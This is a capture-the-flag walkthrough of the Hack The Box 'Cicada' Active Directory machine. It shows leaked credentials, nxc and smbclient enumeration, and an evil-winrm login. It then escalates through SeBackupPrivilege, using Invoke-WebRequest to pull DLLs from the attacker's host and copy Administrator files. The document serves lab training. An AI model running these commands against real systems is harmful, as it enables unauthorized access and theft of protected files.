
David leaks his password in the Description field.
david.orelious:aRt$Lp#7t*VQ!3
nxc ldap cicada.htb -u 'david.orelious' -p 'aRt$Lp#7t*VQ!3' --users
Let's find anything valuable on SMB for David:
nxc smb cicada.htb -u 'david.orelious' -p 'aRt$Lp#7t*VQ!3' --shares

Observe that David's account can READ the DEV share. Now I will auth as David to shares via smbclient:
smbclient //10.129.231.149/DEV -U 'david.orelious' -p 'aRt$Lp#7t*VQ!3'

I found a PowerShell script in David's share:

Emily user's hardcoded credentials can be observed:
Getting User Flag - WinRM Access

nxc smb cicada.htb -u 'emily.oscars' -p 'Q!3@Lp#M6b*7t*Vt' --shares
Emily is a highly privileged account - just an assumption based on READ,WRITE perms on Disk access (C$) and admin share read utilities:

I will access through the WinRM protocol instead of SMB.
smbclient //10.129.231.149/ADMIN$ -U 'emily.oscars' -p 'Q!3@Lp#M6b*7t*Vt'
Use Hackviser's guide:
evil-winrm -i cicada.htb -u 'emily.oscars' -p 'Q!3@Lp#M6b*7t*Vt'

Get user flag from Emily's Desktop:
Privilege Escalation - SeBackupPrivilege Abuse
Ask Domain Controller for the AD profile of the user.
net user emily.oscars /domain

Notice that the user has the Backup Operators tag is most likely a highly privileged account.

I will shift tokens directly.

Backup privilege available on target.
I will follow the description below:


I tried Acl-FullControl PowerShell, but it still did not work properly.


Now I applied:
1. Import necessary libraries:

`Import-Module .\SeBackupPrivilegeUtils.dll Import-Module .\SeBackupPrivilegeCmdLets.dll`

2. Enable and verify `SeBackupPrivilege`:

`Set-SeBackupPrivilege Get-SeBackupPrivilege`

3. Access and copy files from restricted directories, for instance:

`dir C:\Users\Administrator\ Copy-FileSeBackupPrivilege C:\Users\Administrator\report.pdf c:\temp\x.pdf -Overwrite`
For SeBackupPrivilegeUtils.dll:
$URL = "http://10.10.16.64:1000/SeBackupPrivilegeUtils.dll"
$Path="C:\Users\emily.oscars.CICADA\backuputils.dll"
Invoke-WebRequest -URI $URL -OutFile $Path
For SeBackupPrivilegeCmdLets.dll:
$URL = "http://10.10.16.64:1000/SeBackupPrivilegeCmdLets.dll"
$Path="C:\Users\emily.oscars.CICADA\backupcmdlets.dll"
Invoke-WebRequest -URI $URL -OutFile $Path

Import modules and set privileges.
Then copy the restricted file to an unrestricted zone:
Copy-FileSeBackupPrivilege C:\Users\Administrator\Desktop\root.txt C:\Users\emily.oscars.CICADA\root.txt -Overwrite
